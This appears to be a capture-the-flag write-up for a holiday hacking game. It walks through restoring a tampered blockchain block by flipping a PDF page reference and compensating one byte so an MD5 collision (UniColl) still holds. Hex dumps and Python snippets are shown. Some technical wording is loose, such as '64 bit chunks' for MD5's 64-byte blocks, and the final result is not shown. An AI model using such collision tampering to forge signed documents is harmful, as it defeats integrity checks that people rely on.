
Objective: The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4e f0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?

1. We are given the SHA256 value of the block that Jack altered: 58a3b9335a6ceb0234c12d35a0564c4e f0e90152d0eb2ce2082383b38028a90f
   a. We need to find that block, adjust 4 bytes and restore it back to its expected value
   b. I won't be diving too deeply into the technical specifics but will attempt to cover the basics of what happened.
      i. This slide deck was invaluable https://speakerdeck.com/ange/colltris
2. Step 1: Locate the block via SHA256
   a. The SHA256 hash is not currently calculated, so we will need to calculate it and find the correct block
   b. Create a SHA256 function, copying the existing md5 one
      i. 


```
def sha256_hash(block):
        hash_obj = SHA256.new()
        hash_obj.update(block.block_data_signed())
        return hash_obj.hexdigest()
```

   c. Run each block through and save output
      i. 

```
for block in c2.blocks:
    sh = sha256_hash(block)
    print("{} - {}".format(count,sh))
    count+=1
```


      ii. 

```
1526 - 1a1ae6b2b6366c6b374326f49fc14e74d216bdfa8684282ab73a41e1dd6a69d3
1527 - 74fdb9c41ebd0930502f2e9b9e208508f9f18c2c664893829b3343e751d456ac
1528 - ec2727a7e570845bc7c28ccdb303f75aa7fd48b08153ec589d1798fde0f45200
1529 - c2a1a9ccb86f11f700fe44778b56981b6fbdd06e68d0f6490109643d0b06cbea
1530 - e1dd2d9ad9a7966e294d1ceaf6b1ecf814361eacf176417149de0c95e3bbd71e
1531 - fff1c43ec96c71bf4f93a674c384c604e81ccd31c34a22de8570105cc0f52053
1532 - db2693dfdd0b58a9cfb82563d4d74f7f668fc684b0c21169298b288d5abd730f
1533 - c5238474d21fb837e5c64fd7f729c235f2fe8f31f8d9f32dc05a4a346a4ba548
1534 - ad9daef663e3daac0921789f52797d3e0e786e45a4a29fd3c9f1dd17c033f9e2
1535 - c2dc2754b8f9f600afa8664e6e682ab075395c8e2b45f85da6d6fc588e8da4cb
1536 - 83e6aced75cd3bc04ddf63809718b35b9585905d46594b13abeed5fc8f67333a
1537 - ca69eb66bb3d1e46777eba7dc0dad1d588e727f3bb930b9dfe5daa6166aaf49d
1538 - f3513e7f759147e53eee9f0a6eb1a8620327e6ed839f3b7e6e668aa653f125fd
1539 - 64953190545c3b216b92be6fd6f41c907c64d2c1cd2174d69fc6548342ec6f86
1540 - ca12878a09478c3f01a981b0a09c10c4e7449823e8e60b8be1812fad5d7096cc
1541 - d4416560bf682033fae7fb9ae30132324de61b46fa6150c782f4bd0f3f2a0b68
1542 - 1e5730b64da3672ab62a27d87335f6c1eec9b2f875a7a0d95d43bc2320a17608
1543 - 3be0f5e39a4d5dc94369d7ed86cd84feb008c03d626faa0e721cefa0264d9d37
1544 - db4488b23fa3b3ecdb9ad4ac78dfeae94ef534dfad3166f9c03b483bd92ab9ce
1545 - 4fe3105c42afaa1144d43555b6ddb33065cab98f73605d35cb96e9a9207a066b
1546 - 33b54dbd00ef38aba369806ec3baa6d784d5adf745a8556cd0bd42acbd3d158a
1547 - 5530ffa9af54f0b6e6817e1ff05052bf3158f0347d334922ce9f75236931ad6b
```

3. Search for the given hash, block 1010
   a. 


```
root@kali-vm:~/Kringlecon/OfficialNaughtyNiceBlockchainEducationPack/11B# cat sha2
1010 - 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f
```

4. Printing the block in question gives a large chunk of data, but shows there are two documents stored on it

a. 

```
Chain Index: 129459
              Nonce: a9447e5771c704f4
                PID: 0000000000012fd1
                RID: 000000000000020f
     Document Count: 2
              Score: ffffffff (4294967295)
               Sign: 1 (Nice)
         Data item: 1
               Data Type: ff (Binary blob)
             Data Length: 0000006c
                    Data: b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1def7407f2a7b73e1b759b8b919451e37518d22d987296fcb0f18
0348614dc0bceef2bcadd4cc3f251ba8f9fbaf171a06df1e1fd8649396ab86f9d5118cc8d8204b4ffe8d8f09'
         Data item: 2
               Data Type: 05 (PDF)
             Data Length: 00009f57
```

5. Ignore the binary blob, download the PDF using the built in dump_doc class
   a. While it is a valid PDF the contents don't seem right



"Jack Frost is the kindest, bravest, warmest, most wonderful being I've ever known in my life."

– Mother Nature

"Jack Frost is the bravest, kindest, most wonderful, warmest being I've ever known in my life."

– The Tooth Fairy

"Jack Frost is the warmest, most wonderful, bravest, kindest being I've ever known in my life."

– Rudolph of the Red Nose

"Jack Frost is the most wonderful, warmest, kindest, bravest being I've ever known in my life."


– The Abominable Snowman

With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.

Shinny Upatree
3/24/2020

   b.

6. Here is where the slide deck comes into play. In simple terms, there is a PDF exploit that would allow someone to easily change what is shown in a pdf by adjusting one bit. Read here for more information. The attack technique is called UniCOLL and the big secret is that since MD5 operates in 64 bit chunks, if you increment/decrement one bit by 1 value, you can do the opposite interaction on the corresponding byte in the next chunk to get the same MD5 hash value.
   a. That ability to adjust one bit is used to adjust the pages of a PDF object that are shown

b. 
PDF

Merge both documents, split /Kids in 2 part showing pages sets separately.

Declare a /Catalog objects that has its /Pages as object 2.


```
0040: .. .. ./ .P .a .g .e .s .  .2 .  .0 . .R \n .%
```

The other file will have its pages referenced as object 3.

```
0040: .. .. ./ .P .a .g .e .s .  .3 .  .0 . .R \n .%
```

More details @ https://github.com/corkami/collisions#pdf

c. So in this case there are basically 2 PDF's merged into one, the original review and Jack's positive review. By adjusting the one bit to move the Page value from 2 to 3, we should be able to reveal the original review

7. Lets save this individual block as a .dat file, and load it up in a hexeditor.
   a. I used https://hexed.it, which was super useful
   b. Few things to do first that will help
      i. Set the row length to 32 bits in settings
      ii. Get the current MD5 hash value. Tools -> File Hash Generator -> Md5
         1. 
File Hash Generator

Algorithm: MD5

Number of bits:

Key:

Seed:


HMAC: Generate Hash-based Message Authentication Code

HMAC Key:

Generate Hash


MD5 b10b4a6bd373b61f32f4fd3a0cdfbf84

8. Adjust the values

a. 

```
-Untitled-  ×   1010_block.dat  ×
00000000  30 30 30 30 30 30 30 30 30 30 30 31 66 39 62 33 61 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34  000000000001
00000020  30 30 30 30 30 30 30 30 30 30 30 31 32 66 64 31 30 30 30 30 30 30 30 30 30 30 30 30 30 32 30 66  000000000001
00000040  32 66 66 66 66 66 66 66 66 31 66 66 30 30 30 30 30 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62  2ffffffff1ff
00000060  BE 68 46 7C 27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7 40 7F 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D  ╛hF|'≡F╙o NÆ
00000080  22 D9 87 29 6F CB 0F 18 8D D6 03 88 BF 20 35 0F 2A 91 C2 9D 03 48 61 4D C0 BC EE F2 BC AD D4 CC  "┘ç)o╦..ì╓.ê
000000A0  3F 25 1B A8 F9 FB AF 17 1A 06 DF 1E 1F D8 64 93 96 AB 86 F9 D5 11 8C C8 D8 20 4B 4F FE 8D 8F 09  ?%.¿·√»...▀.
000000C0  30 35 30 30 30 30 39 66 35 37 25 50 44 46 2D 31 2E 33 0A 25 25 C1 CE C7 C5 21 0A 0A 31 20 30 20  0500009f57%P
000000E0  6F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 43 61 74 61 6C 6F 67 2F 5F 47 6F 5F 41 77 61 79 2F 53 61 6E  obj.<</Type/
00000100  74 61 2F 50 61 67 65 73 20 32 20 30 20 52 20 20 20 20 20 20 30 F9 D9 BF 57 8E 3C AA E5 0D 78 8F  ta/Pages 2 0
00000120  E7 60 F3 1D 64 AF AA 1E A1 F2 A1 3D 63 75 3E 1A A5 BF 80 62 4F C3 46 BF D6 67 CA F7 49 95 91 C4  τ`≤.d»¬.í≥í=
00000140  02 01 ED AB 03 B9 EF 95 99 1C 5B 49 9F 86 DC 85 39 85 90 99 AD 54 B0 1E 73 3F E5 A7 A4 89 B9 32  ..φ½.╣∩òÖ.[I
00000160  95 FF 54 68 03 4D 49 79 38 E8 F9 B8 CB 3A C3 CF 50 F0 1B 32 5B 9B 17 74 75 95 42 2B 73 78 F0 25  ò Th.MIy8Φ·╕
00000180  02 E1 A9 B0 AC 85 28 01 7A 9E 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 32 20 30 20 6F 62 6A 0A 3C 3C  .ß⌐░¼à(.z₧.>
000001A0  2F 54 79 70 65 2F 50 61 67 65 73 2F 43 6F 75 6E 74 20 31 2F 4B 69 64 73 5B 32 33 20 30 20 52 5D  /Type/Pages/
000001C0  3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 33 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 50 61 67 65 73  >>.endobj..3
```


b. Adjust the 32 (2) to be 33 (3)



```
-Untitled-  ×   1010_block.dat  ×
00000000  30 30 30 30 30 30 30 30 30 30 30 31 66 39 62 33 61 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34  000000000001f9b3a9
00000020  30 30 30 30 30 30 30 30 30 30 30 31 32 66 64 31 30 30 30 30 30 30 30 30 30 30 30 30 30 32 30 66  0000000000012fd100
00000040  32 66 66 66 66 66 66 66 66 31 66 66 30 30 30 30 30 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62  2ffffffff1ff000000
00000060  BE 68 46 7C 27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7 40 7F 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D  ╛hF|'≡F╙o NÆ▀ß▐≈@⌂
00000080  22 D9 87 29 6F CB 0F 18 8D D6 03 88 BF 20 35 0F 2A 91 C2 9D 03 48 61 4D C0 BC EE F2 BC AD D4 CC  "┘ç)o╦..ì╓.ê┐ 5.*æ
000000A0  3F 25 1B A8 F9 FB AF 17 1A 06 DF 1E 1F D8 64 93 96 AB 86 F9 D5 11 8C C8 D8 20 4B 4F FE 8D 8F 09  ?%.¿·√»...▀..╪dôû½
000000C0  30 35 30 30 30 30 39 66 35 37 25 50 44 46 2D 31 2E 33 0A 25 25 C1 CE C7 C5 21 0A 0A 31 20 30 20  0500009f57%PDF-1.3
000000E0  6F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 43 61 74 61 6C 6F 67 2F 5F 47 6F 5F 41 77 61 79 2F 53 61 6E  obj.<</Type/Catalo
00000100  74 61 2F 50 61 67 65 73 20 33 20 30 20 52 20 20 20 20 20 20 30 F9 D9 BF 57 8E 3C AA E5 0D 78 8F  ta/Pages 3 0 R
00000120  E7 60 F3 1D 64 AF AA 1E A1 F2 A1 3D 63 75 3E 1A A5 BF 80 62 4F C3 46 BF D6 67 CA F7 49 95 91 C4  τ`≤.d»¬.í≥í=cu>.Ñ┐
00000140  02 01 ED AB 03 B9 EF 95 99 1C 5B 49 9F 86 DC 85 39 85 90 99 AD 54 B0 1E 73 3F E5 A7 A4 89 B9 32  ..φ½.╣∩òÖ.[Iƒå▄à9à
00000160  95 FF 54 68 03 4D 49 79 38 E8 F9 B8 CB 3A C3 CF 50 F0 1B 32 5B 9B 17 74 75 95 42 2B 73 78 F0 25  ò Th.MIy8Φ·╕╦:├╧P≡
00000180  02 E1 A9 B0 AC 85 28 01 7A 9E 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 32 20 30 20 6F 62 6A 0A 3C 3C  .ß⌐░¼à(.z₧.>>.endo
000001A0  2F 54 79 70 65 2F 50 61 67 65 73 2F 43 6F 75 6E 74 20 31 2F 4B 69 64 73 5B 32 33 20 30 20 52 5D  /Type/Pages/Count
```

c.


d. Go down two rows and adjust that value down one to offset



```
-Untitled-  ×   1010_block.dat  ×
00000000  30 30 30 30 30 30 30 30 30 30 30 31 66 39 62 33 61 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34  000000000001f9b3a944
00000020  30 30 30 30 30 30 30 30 30 30 30 31 32 66 64 31 30 30 30 30 30 30 30 30 30 30 30 30 30 32 30 66  0000000000012fd10000
00000040  32 66 66 66 66 66 66 66 66 31 66 66 30 30 30 30 30 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62  2ffffffff1ff0000006c
00000060  BE 68 46 7C 27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7 40 7F 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D  ╛hF|'≡F╙o NÆ▀ß▐≈@⌂*{
00000080  22 D9 87 29 6F CB 0F 18 8D D6 03 88 BF 20 35 0F 2A 91 C2 9D 03 48 61 4D C0 BC EE F2 BC AD D4 CC  "┘ç)o╦..ì╓.ê┐ 5.*æ┬¥
000000A0  3F 25 1B A8 F9 FB AF 17 1A 06 DF 1E 1F D8 64 93 96 AB 86 F9 D5 11 8C C8 D8 20 4B 4F FE 8D 8F 09  ?%.¿·√»...▀..╪dôû½å·
000000C0  30 35 30 30 30 30 39 66 35 37 25 50 44 46 2D 31 2E 33 0A 25 25 C1 CE C7 C5 21 0A 0A 31 20 30 20  0500009f57%PDF-1.3.%
000000E0  6F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 43 61 74 61 6C 6F 67 2F 5F 47 6F 5F 41 77 61 79 2F 53 61 6E  obj.<</Type/Catalog/_
00000100  74 61 2F 50 61 67 65 73 20 33 20 30 20 52 20 20 20 20 20 20 30 F9 D9 BF 57 8E 3C AA E5 0D 78 8F  ta/Pages 3 0 R      0
00000120  E7 60 F3 1D 64 AF AA 1E A1 F2 A1 3D 63 75 3E 1A A5 BF 80 62 4F C3 46 BF D6 67 CA F7 49 95 91 C4  τ`≤.d»¬.í≥í=cu>.Ñ┐Çb
00000140  02 01 ED AB 03 B9 EF 95 99 1B 5B 49 9F 86 DC 85 39 85 90 99 AD 54 B0 1E 73 3F E5 A7 A4 89 B9 32  ..φ½.╣∩òÖ.[Iƒå▄à9àÉÖ
00000160  95 FF 54 68 03 4D 49 79 38 E8 F9 B8 CB 3A C3 CF 50 F0 1B 32 5B 9B 17 74 75 95 42 2B 73 78 F0 25  ò Th.MIy8Φ·╕╦:├╧P≡.2
00000180  02 E1 A9 B0 AC 85 28 01 7A 9E 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 32 20 30 20 6F 62 6A 0A 3C 3C  .ß⌐░¼à(.z₧.>>.endobj
000001A0  2F 54 79 70 65 2F 50 61 67 65 73 2F 43 6F 75 6E 74 20 31 2F 4B 69 64 73 5B 32 33 20 30 20 52 5D  /Type/Pages/Count 1/K
000001C0  3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 33 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 50 61 67 65 73  >>.endobj..3 0 obj.<
000001E0  2F 43 6F 75 6E 74 20 31 2F 4B 69 64 73 5B 31 35 20 30 20 52 5D 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A  /Count 1/Kids[15 0 R
```

e.

9. Check the new MD5 Hash (should be the same value) and copy over the hexedits for real using unix `hexedit`
10. Correct review should now show:



